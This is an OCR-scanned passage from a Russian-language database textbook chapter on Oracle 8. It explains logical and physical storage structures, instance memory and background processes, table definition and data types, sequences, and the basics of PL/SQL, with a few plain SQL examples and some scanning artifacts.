Пользователь (user) (иногда username) — это именованная учетная запись, определенная в базе данных, с помощью которой выполняется подключение и доступ к объектам. *Схема* — это именованная коллекция объектов схемы, таких как таблицы, представления, кластеры и процедуры, связанных с определенным пользователем. Механизм схем и пользователей применяется администраторами баз данных (АБД) для управления защитой баз данных.

Для доступа к базе данных пользователь должен выполнить приложение базы данных (такое как Oracle Forms или SQL*Plus) и подключиться, используя имя username, определенное в базе данных. При создании имени пользователя базы данных для пользователя создается соответствующая схема с тем же самым именем. По умолчанию пользователь, подсоединившись к базе данных, имеет доступ ко всем объектам, содержащимся в соответствующей схеме. Поскольку пользователь ассоциируется только со схемой с тем же именем, термины *пользователь* и *схема* часто являются взаимозаменяемыми. (Необходимо отметить, что между табличным пространством и схемой нет прямой связи: объекты одной схемы могут быть в различных табличных пространствах, а табличные пространства могут хранить объекты из разных схем.)

Блоки данных, экстенты и сегменты

Блок данных (data block) — самый маленький модуль памяти, который СУБД Oracle может использовать или распределять. Один блок данных соответствует конкретному числу байтов физического дискового пространства. Размер блока



Рис, 8.10. Связь между базой данных, табличными пространствами и файлами данных СУБД Oracle

данных может устанавливаться для каждой базы данных СУБД Oracle при ее создании. Этот размер блока данных должен быть кратным размеру блока операционной системы (и не может быть больше действующего системного ограничения) во избежание излишних операций ввода и вывода. Блок данных имеет следующую структуру.

- Заголовок (Header). Содержит общую информацию, такую как адрес блока и тип сегмента
- Каталог таблиц (Table directory). Содержит информацию о таблицах, имеющих данные в блоке данных.
- Каталог строк (Row directory). Содержит информацию о строках в блоке данных.
- Данные строки (Row data). Содержит фактические строки данных таблицы. Строка может занимать несколько блоков.
- Свободное пространство (Free space). Пространство, отведенное для обновления существующих строк и ввода новых. Как показано ниже, два параметра управления пространством, PCTFREE и PCTUSED, обеспечивают управление использованием свободного пространства.

В приложении Ж показано, как можно оценить размер таблицы в СУБД Oracle, используя эти компоненты. Следующий уровень логической организации пространства базы данных называется *экстентом* (extent). Экстент — это определенное количество смежных блоков данных, отведенных для хранения информации конкретного типа. Уровень выше экстента называется *сегментом* (segment). Сегмент — это набор экстентов, отведенных для определенной логической структуры. Например, данные каждой таблицы хранятся в ее собственном сегменте данных, в то время как данные каждого индекса хранятся в его собственном индексном сегменте. На рис. 8.11 показана связь между блоками данных, экстентами и сегментами. СУБД Oracle динамически распределяет пространство, когда заполняются имеющиеся в наличии экстенты сегмента. Поскольку экстенты распределяются по мере необходимости, то экстенты сегмента не обязательно должны находиться на диске в смежных участках.

Физическая структура базы данных СУБД Oracle

Основные физические структуры базы данных в Oracle — это файлы данных (datafiles), журналы восстановления (redo log files) и управляющие файлы (control files).




Рис. 8.11. ***Связь*** *между блоками* ***данных,*** *экстентами* ***и сегментами в СУБД Oracle***

Файлы данных

Каждая база данных Oracle состоит из одного или нескольких физических файлов данных. В этих файлах данных физически хранятся данные логических структур базы данных (такие как таблицы и индексы). Как показано на рис. 8.10, один или несколько файлов данных образуют табличное пространство. Самая простая база данных Oracle имеет одно табличное пространство и один файл данных. Более сложная база данных может иметь четыре табличных пространства, каждое из которых содержит два файла данных, таким образом, общее количество файлов данных равно восьми.

Журналы восстановления

Каждая база данных Oracle имеет набор из двух или нескольких журналов восстановления, в которые записываются все изменения над данными для их восстановления в случае необходимости. В случае сбоя при записи в файлы данных модифицированных данных изменения могут быть получены из журнала восстановления, и таким образом предотвращается потеря введенной информации. Восстановление данных подробно рассматривается в разделе 19.3.

Управляющие файлы

Каждая база данных Oracle имеет управляющий файл, который содержит список всех других файлов, составляющих базу данных, таких как файлы данных и файлы журналов восстановления. Для дополнительной защиты рекомендуется, чтобы управляющий файл был продублирован (для этого несколько его копий можно записать на разные физические устройства). Рекомендуется также дублирование и журналов восстановления.

Параметры PCTFREE и PCTUSED

Два параметра управления пространством, PCTFREE и PCTUSED, позволяют управлять использованием свободного пространства и могут значительно влиять на производительность. Эти параметры определяются при создании или изменении таблицы или кластера (который имеет свой собственный сегмент данных). Параметр памяти PCTFREE может также определяться при создании или изменении индекса (который имеет свой собственный индексный сегмент). Параметры используются следующим образом.

- PCTFREE. Устанавливает минимальный процент от блока данных, зарезервированного как свободное пространство для возможных модификаций над строками, которые уже находятся в этом блоке (значение по умолчанию — 10).
- PCTUSED. Устанавливает минимальный процент от блока, который может использоваться для данных строк, а также любых служебных данных, необходимых для СУБД Oracle при добавлении к блоку новых строк (значение по умолчанию — 40). После того как блок данных заполнится до величины, определенной параметром PCTFREE, он рассматривается в базе данных Oracle как недоступный для ввода новых строк до тех пор, пока процент заполненной части этого блока не будет меньше значения параметра PCTUSED. Пока это значение не достигнуто, Oracle использует свободное пространство блока данных только для модификаций над строками, уже находящимися в блоке данных.

При меньшем значении параметра PCTFREE резервируется меньший объем пространства для модификаций существующих строк и предоставляется возможность более полного заполнения блока. Это позволяет сохранить пространство, но увеличивает затраты на обработку данных при частой реорганизации блоков, поскольку область свободного пространства блоков заполняется новы-

ми/модифицированными строками. Более низкое значение PCTUSED увеличивает неиспользуемое пространство в базе данных, но уменьшает затраты на обработку данных во время операций вставки/модификации.

Очевидно, что сумма PCTFREE и PCTUSED не должна превышать 100. Если сумма меньше 100, то оптимальное значение, устанавливаемое для достижения компромисса между экономией пространства и ускорением операций ввода-вывода, равно сумме двух параметров, отличающихся от 100% на процентную долю пространства, занятого строкой. Например, если размер блока — 2048 байтов со служебными данными в 100 байтов, а размер строки — 390 байтов (который равняется 20% доступного размера блока), то наиболее подходящим значением для лучшего использования всего пространства является сумма PCTFREE и PCTUSED, равная 80%. С другой стороны, если бы эта сумма равнялась 100%, то СУБД Oracle пыталась бы поддерживать величину свободного пространства не больше величины, определенной параметром PCTFREE, что привело бы к самым высоким затратам на обработку данных. Совместное использование параметров PCTFREE и PCTUSED иллюстрируется на рис. 8.12.

Экземпляр Oracle

Экземпляр Oracle содержит процессы Oracle и совместно используемую память (shared memory), необходимую для обращения к информации в базе данных. Экземпляр состоит из фоновых процессов СУБД Oracle, пользовательских процессов и совместно используемой этими процессами памяти, как показано на рис. 8.13. Кроме того, в СУБД Oracle применяется совместная память для кэширования данных и индексов, а также для хранения совместно используемого программного кода. Совместно используемая память разбита на различные *структуры памяти,* основными из которых являются системная глобальная область (System Global Area — SGA) и глобальная область программы (Program Global Area — PGA).

- Системная глобальная область. SGA — это область совместно используемой памяти, которая служит для хранения данных и управляющей информации для одного экземпляра Oracle. Область SGA распределяется при запуске экземпляра Oracle и освобождается при закрытии экземпляра Oracle. Информация в SGA состоит из следующих структур памяти, каждая из которых имеет постоянный размер и создается при запуске экземпляра.




Рис. 8.12. Совместное использование параметров *PCTFREE и PCTUSED,* ***при котором*** *PCTFREE составляет 20%, а PCTUSED — 40%*

- Буферный кэш базы данных (Database buffer cache). Он содержит последние по времени использования блоки данных из базы данных. Эти блоки могут содержать модифицированные данные, которые еще не были записаны на диск (*грязные* блоки); в кэше могут быть также блоки, не подвергшиеся модификации, или блоки, которые были записаны на диск после модификации *(чистые* блоки). Для уменьшения количества операций ввода-вывода и улучшения эффективности наиболее активные буфера остаются в памяти, причем сохраняются блоки, последние по времени использования. Стратегия организации буферизации данных описана в разделе 19.3.2.
- Буфер журнала восстановления (Redo log buffer). Он содержит записи журнала восстановления, которые используются для восстановления данных в случае сбоя (см. раздел 19.3).
- Совместный пул (Shared pool). Он содержит общие структуры памяти, такие как совместные области SQL в библиотечном кэше и внутренняя информация в словаре данных. Совместно используемые области содержат древовидные структуры результатов синтаксического анализа и схемы выполнения запросов языка SQL. Если различные приложения выдают одинаковый оператор SQL, то каждое приложение может обращаться к совместной области SQL для уменьшения необходимого объема памяти и сокращения времени обработки, которое требуется для синтаксического анализа и выполнения. Обработка запросов описана в главе 20.

- Глобальная область программы (Program global area). Область PGA — это область совместной памяти, которая используется для хранения данных и управляющей информации для серверных процессов Oracle. Размер и содержимое области PGA зависят от установленных опций сервера Oracle.
- Пользовательские процессы (User processes). Каждый пользовательский процесс представляет соединение пользователя с сервером Oracle (например, с помощью приложения SQL*Plus или Oracle Forms). Пользовательский процесс управляет вводом пользователя, связывается с серверным процессом Oracle, отображает информацию, запрошенную пользователем, и, если необходимо, преобразовывает эту информацию в более удобную форму.
- Процессы Oracle. Процессы Oracle (называемые также *серверными*) выполняют функции по обслуживанию пользователей. Процессы Oracle могут быть разделены на две группы: серверные процессы (которые обрабатывают запросы от подсоединенных процессов пользователя) и фоновые процессы (которые выполняют асинхронные операции ввода–вывода и обеспечивают параллельное выполнение операций для повышения эффективности и надежности). На рис. 8.13 показаны следующие фоновые процессы.
  - Процесс записи базы данных (Database Writer — DBWR). Процесс DBWR отвечает за запись модифицированных (грязных) блоков из буферного кэша области SGA в файлы данных (datafiles) на диске. Экземпляр Oracle может иметь до десяти процессов DBWR с именами DBWO-DBW9 для обработки операций ввода-вывода в нескольких файлах данных. Oracle использует методику, известную как "упреждающая регистрация" (см. раздел 19.3.4) и означающую, что процесс DBWR выполняет пакетные записи всякий раз, когда необходимо освободить буфера, но не обязательно в момент выполнения транзакций.

- Процесс записи в журнал восстановления (Log Writer — LGWR). Процесс LGWR отвечает за запись данных из буфера журнала в журнал восстановления.
- Процесс контрольной точки (Checkpoint — CKPT). Контрольная точка - это событие, при котором все модифицированные буфера баз данных записываются в файлы данных процессом DBWR (см. раздел 19.3.3). Процесс CKPT отвечает за выдачу процессу DBWR сообщения, что необходимо выполнить операции, связанные с созданием контрольной точки, т.е. модифицировать все файлы данных и все управляющие файлы базы данных. Процесс CKPT необязательный, и если он отсутствует, то ответственность за эти действия принимает на себя процесс LGWR.
- Системный монитор (System Monitor — SMON). Процесс SMON отвечает за восстановление системы после аварии при запуске экземпляра Oracle после сбоя, в том числе за восстановление транзакций, которые не были выполнены до конца из-за аварийного отказа системы. Кроме того, SMON дефрагментирует базу данных, объединяя свободные пространства внутри файлов данных.
- Монитор процесса (Process Monitor — PMON). Процесс PMON отвечает за отслеживание пользовательских процессов, которые обращаются к базе данных, и их восстановление после аварийной ситуации. Он включает очистку всех ресурсов, которые использовались до аварийной ситуации (например, памяти), и освобождение от всех блокировок, установленных процессом до аварии.
- Архиватор (Archiver — ARCH). Процесс ARCH отвечает за копирование оперативных файлов журнала восстановления на архивное запоминающее устройство после их заполнения. Система может быть настроена на применение до десяти процессов ARCH, с именами ARC0–ARC9. При большой загрузке процесс LWGR может инициировать дополнительные архивные процессы.
- Процесс восстановления (Recoverer — RECO). Процесс RECO отвечает за освобождение ресурсов, которые захвачены аварийно завершившимися или зависшими распределенными транзакциями (см. раздел 23.4).
- Планировщики (Dispatchers — Dnnn). Процессы *Dnnn* ответственны за перенаправление запросов от пользовательских процессов к доступным общим серверным процессам и возврат полученных данных. Планировщики применяются, только если используется опция многопотокового сервера (Multi Threaded Server — MTS), и в этом случае имеется, по меньшей мере, один процесс *Dnnn* для каждого протокола связи.
- Блокировка (Lock — LCK0). Процесс LCKO отвечает за блокировку транзакций, выполняемых с участием нескольких экземпляров, если используется опция "параллельный сервер Oracle" (Oracle Parallel Server).

В предшествующих описаниях термин *процесс* (process) использовался как общее обозначение автономно работающей программы. В настоящее время в некоторых системах процессы реализованы как потоки.

Пример взаимодействия процессов, рассмотренных выше

Ниже приведен пример, который иллюстрирует конфигурацию Oracle с серверным процессом, выполняющимся на одном компьютере, и пользовательским

процессом, подключающимся к серверу с отдельного компьютера. В технологии Oracle используется программа связи (communication program) Net8, которая позволяет взаимодействовать процессам на различных компьютерах. Программа Net8 поддерживает ряд сетевых протоколов, таких как TCP/IP, LU6.2. DECnet и SPX/IPX, и обеспечивает межпротокольный обмен, позволяя клиентам, которые используют один протокол, взаимодействовать с сервером базы данных, использующим другой протокол.




Рис. 8.13. Архитектура Oracle (эта схема приведена в документации Oracle)

1. Клиентская рабочая станция выполняет приложение в пользовательском процессе. Клиентское приложение пытается установить соединение с сервером, используя программу Net8.
2. Сервер обнаруживает запрос на соединение из приложения и создает (выделенный) серверный процесс от имени пользовательского процесса.
3. Пользователь выполняет оператор SQL, чтобы изменить строку таблицы, и фиксирует транзакцию.
4. Серверный процесс получает оператор и проверяет совместный пул для любой совместно используемой области языка SQL, которая содержит идентичный оператор SQL. Если совместно используемая область языка SQL с таким оператором найдена, серверный процесс проверяет привилегии (полномочия) доступа пользователя к запрошенным данным, а найденная область языка SQL используется для обработки оператора; если же таковая область не найдена, то распределяется новая совместно используемая область языка SQL для синтаксического анализа и обработки оператора.
5. Серверный процесс извлекает любые необходимые значения данных из фактического файла данных (таблицы) или из данных, хранимых в области SGA.
6. Серверный процесс модифицирует данные в области SGA. Процесс DBWR постоянно записывает модифицированные блоки на диск в наиболее удобный для этого момент. Сразу же после фиксации транзакции процесс LGWR немедленно записывает транзакцию в оперативный журнал восстановления.
7. Серверный процесс посылает по сети сообщение приложению об успешном или неудачном завершении транзакции.
8. В это время выполняются другие фоновые процессы, следящие за условиями, которые требуют вмешательства. Кроме того, сервер Oracle управляет транзакциями других пользователей и предотвращает конфликты между транзакциями, запрашивающими одни и те же данные.

8.2.3. Определение таблицы

В разделе 6.3,2 уже рассматривался оператор CREATE TABLE языка SQL. СУБД Oracle 8 поддерживает многие конструкции оператора CREATE TABLE языка SQL, поэтому с его помощью можно определить следующее:

- первичные ключи (primary keys), используя конструкцию PRIMARY KEY;
- альтернативные ключи (alternate keys), используя ключевое слово UNIQUE;
- значения по умолчанию (default values), используя конструкцию DEFAULT;
- непустые атрибуты (not null attributes), используя ключевое слово NOT NULL;
- внешние ключи (foreign keys), используя конструкцию FOREIGN KEY;
- другой атрибут или ограничения для таблицы, используя конструкции CHECK И CONSTRAINT.

Как описано в разделе 27.6, СУБД Oracle 8 предоставляет пользователям возможность создавать определяемые типы, но средства создания доменов отсутствуют. Кроме того, как показано в табл. 8.3, типы данных немного отличаются от стандартных типов языка SQL.

Таблица 8.3. Список некоторых типов данных СУБД Oracle

Тип данных	Назначение	Размер
char(size)	Сохраняет символьные данные постоянной длины (размер по умолчанию ранен 1}	До 2000 байтов .
nchar(size)	Такое же, какдля типа данных char (size), за исключением максимальной длины, определяемой набором символов базы данных (например, для американского диалекта английского языка, одного из восточно-европейских языков или корейского)	
varchar2(size)	Сохраняет символьные данные переменной длины	До4000 байтов
nvarchar2(size)	Такое же, какдля типа данных varchar2, и с теми же условиями, как и для типа данных nchar	
varchar	В настоящее время такое же, как и для char. Но рекомендуется использование varchar2, так как в более позднем выпуске varchar может стать отдельным типом данных с отличающейся семантикой сравнения	До 2000 байтов
number(1, d)	Хранит числа с фиксированной точкой или с плавающей точной, где 1 — длина, а d — число десятичных цифр. Например, number(5, 2) не может содержать без ошибки ничего большего, чем 999.99	1.0E-130... 9.99E125
decimal(1, d), dec (1, d) ИЛИ numeric(1, d)	Такое же, как и для number. Предусмотрен для совместимости сэ стандартом языка SQL	
integer, int ИЛИ smallint	Предусмотрен для совместимости со стандартом языка SQL. Преобразуется в тип данных number (38)	
Date	Хранит даты за период с 1 Jan 4712 вс (до н. э.) до 31 Dec 4712 AD (н. Э.)	
blob	Большой двоичный объект	До 4 Гбайт
clob	Большой символьный объект	До 4 Гбайт
raw(size)	Двоичные данн е, не имеющие заранее определенного формата, такие как последовательность графических символов или оцифрованное изображение	До 2000 байтов

Последовательности

В предыдущем разделе рассматривалось, что в СУБД Microsoft Access есть тип данных Autonumber, который создает новый последовательный номер для значения столбца при вставке строки. В СУБД Oracle нет такого типа данных, но есть аналогичная возможность, осуществляемая с помощью (нестандартного) оператора CREATE SEQUENCE языка SQL. Например, рассмотрим приведенный ниже оператор.

```
CREATE SEQUENCE appNoSeq
START WITH 1 INCREMENT BY 1 CACHE 30;
```

В этом операторе создается последовательность appNoSeq, которая начинается с 1 и каждый раз увеличивается на 1. Выражение CACHE 30 определяет, что

СУБД Oracle должна предварительно разместить 30 значений числовой последовательности и для более быстрого доступа хранить их в памяти. Сразу после создания последовательности к ее значениям можно обращаться в операторах SQL, используя следующие псевдостолбцы.

- CURRVAL. Возвращает текущее значение последовательности.
- NEXTVAL. Увеличивает последовательность на 1 и возвращает новое значение.

Рассмотрим следующий оператор SQL.

```
INSERT INTO Appointment(appNo, aDate, aTime, clientNo)
VALUES (appNoSeq.nextval, SYSDATE, '12.00', 'CR76');
```

В этом операторе выполняется вставка новой строки в таблицу Appointment (Назначение) со значением для столбца appNo (Номер назначения), установленным равным следующему доступному номеру в последовательности. Далее будет показано, как создать таблицу PropertyForRent в СУБД Oracle 8 с ограничениями (условиями), определенными в примере 6.1.

Использование программы SQL*Plus для создания пустой таблицы в Oracle 8

Вначале программа SQL*Plus будет использована для того, чтобы проиллюстрировать процесс создания пустой таблицы в СУБД Oracle. SQL*Plus является интерактивным, управляемым командной строкой интерфейсом языка SQL к базе данных Oracle. На рис. 8.14 показано создание таблицы PropertyForRent в базе данных Oracle при помощи оператора CREATE TABLE языка SQL.

По умолчанию СУБД Oracle осуществляет действия ON DELETE NO ACTION и ON UPDATE NO ACTION на уровне ссылок на именованные внешние ключи. СУБД Oracle также позволяет применять дополнительную конструкцию. ON DELETE CASCADE при создании таблицы. Эта конструкция задается для того, чтобы разрешить каскадное удаление строк дочерней таблицы при удалении тех строк ро-




Рис. 8.14. *Создание таблицы PropertyForRent* ***базы данных Oracle в*** *программе SQL*Plus с использованием оператора CREATE TABLE* ***языка SQL***

дительской таблицы, от которых они зависят. Однако база данных Oracle не поддерживает действие ON UPDATE CASCADE или действия SET DEFAULT И SET NULL. Если эти действия необходимы, то они должны быть реализованы как триггеры или хранимые процедуры либо должны выполняться в коде приложения. Пример применения триггера для осуществления ограничения такого типа приведен в разделе 8.2.7.

Создание таблицы с использованием мастера Create Table Wizard

Альтернативным подходом в СУБД Oracle 8 является использование *мастера создания таблицы* (Create Table Wizard), который является частью *диспетчера схемы базы данных* (Schema Manager). Мастер Create Table Wizard, используя ряд интерактивных форм, проводит пользователя через процесс описания типов данных, связанных с каждым столбцом, определяя все необходимые ограничения для столбцов и/или для таблицы и ключевые поля. На рис. 8.15 показана последняя форма из ряда форм мастера Create Table Wizard, применяющихся для создания таблицы PropertyForRent.




*Рис. 8.15. Использование **мастера Create Table Wizard** СУБД **Oracle** для создания таблицы PropertyForRent*

8.2.4. Определение ограничений для предметной области

В СУБД Oracle предусмотрено несколько способов определения ограничений для предметной области, например, с использованием

- **операторов** SQL, **а** также конструкций CHECK и CONSTRAINT **операторов** CREATE И ALTER TABLE;
- хранимых процедур и функций;
- триггеров;
- методов.


Первый подход рассматривался в разделе 6.1. Описание остальных методов объектно-реляционной СУБД приведено в главе 27. Прежде чем перейти к описанию последних двух подходов, необходимо рассмотреть процедурный язык программирования Oracle — PL/SQL (Programming Language/SQL).

8.2.5. Язык PL/SQL

PL/SQL — это процедурное расширение Oracle к языку SQL. Имеются две версии PL/SQL; одна из них — это часть сервера Oracle, другая — отдельная машина базы данных, встроенная в некоторые инструментальные средства Oracle. Они очень похожи друг на друга и имеют одинаковые логические структуры программирования, синтаксис и логические механизмы, несмотря на то, что PL/SQL для инструментальных средств Oracle имеет некоторые расширения, соответствующие требованиям конкретного инструментального средства (например, PL/SQL имеет расширения для Oracle Forms).

Язык PL/SQL по своей организации аналогичен современным языкам программирования; в нем предусмотрены объявление переменных и констант, управляющие структуры, средства обработки исключений и модульная организация. PL/SQL — язык с блочной структурой: блоки могут быть полностью отдельными или вложенными друг в друга. Основными модулями, составляющими программу в PL/SQL, являются процедуры, функции и анонимные (неименованные) блоки. Как показано на рис. 8.16, блок PL/SQL может состоять из трех частей:

- необязательная декларативная часть (declarative part), в которой определяются и, возможно, инициализируются переменные, константы, курсоры и исключительные ситуации;
- обязательная выполняемая часть (execution part), в которой обрабатываются переменные;
- необязательная часть с определениями исключительных ситуаций (exception part) для обработки любых исключительных ситуаций, возникших во время выполнения.



Рис, 8.16. Общая структура блока PL/SQL

Объявления

Переменные и константы должны быть объявлены прежде, чем на них смогут ссылаться другие операторы, в том числе другие операторы с объявлениями программных объектов. Типы переменных были приведены в табл. 8.3. Ниже показаны примеры объявлений.

```
vStaffNo VARCHAR2(5);
vRent NUMBER(6, 2) NOT NULL := 600;
MAX_PROPERTIES CONSTANT NUMBER := 100;
```

Следует обратить внимание на то, что можно объявить переменную как NOT NULL, но в этом случае переменной должно быть присвоено начальное значение.

С помощью атрибута %TYPE можно также объявить переменную с таким же типом, как и у данных в столбце заданной таблицы или у другой переменной, не указывая явно этот тип. Например, чтобы объявить, что переменная vStaffNc имеет тот же тип, что и данные в столбце staffNo таблицы Staff, нужно записать:

```
vStaffNo   Staff.staffNo%TYPE;
vStaffNol  vStaffNo%TYPE;
```

Используя атрибут %ROWTYPE, можно объявить, что переменная будет иметь такой же тип, что и вся строка таблицы или представления. В этом случае для определения типа переменной берутся имена полей в записи и типы данных из столбцов в таблице или представлении. Например, для того, чтобы объявить vStaffRec как переменную того же типа, что и строка таблицы Staff, нужно записать:

```
vStaffRec  Staff%ROWTYPE;
```

Операторы присваивания

Переменным в выполняемой части блока PL/SQL значения могут присваиваться двумя способами: с использованием обычного оператора присваивания (:=) или как результат выполнения оператора SELECT или FETCH языка SQL. Например:

```
vStaffNo:= "SG14";
vRent:= 500;
SELECT COUNT (*) INTO x FROM PropertyForRent WHERE staffNo =
vStaffNo;
```

В последнем случае переменной x присваивается результат выполнения оператора SELECT (в данном случае равный количеству объектов недвижимости, управляемых сотрудником SG14).

Операторы управления

Язык PL/SQL поддерживает механизм обычных условных операторов, итерационный механизм и последовательный механизм управления ходом выполнения:

- IF-THEN-ELSE-END IF;
- LOOP-EXIT WHEN-END LOOP, FOR-END LOOP И WHILE-END LOOP;
- GOTO.

Примеры использования некоторых из этих структур приведены ниже.

Исключительные ситуации

Исключительная ситуация (exception) в PL/SQL — это идентификатор, установленный во время выполнения блока и завершающий выполнение его основных действий. При возникновении исключительной ситуации выполнение блока всегда завершается, хотя обработчик исключений может выполнять некоторые завершающие действия. Исключительная ситуация можег быть установлена автоматически самой СУБД Oracle, например, исключительная ситуация NO_DATA_FOUND устанавливается всякий раз, когда оператором SELECT не найдено ни одной строки из базы данных. Исключительную ситуацию можно установить явно, используя оператор RAISE. Для обработки исключительных ситуаций задаются отдельные подпрограммы, называемые обработчиками исключений (exception handlers).

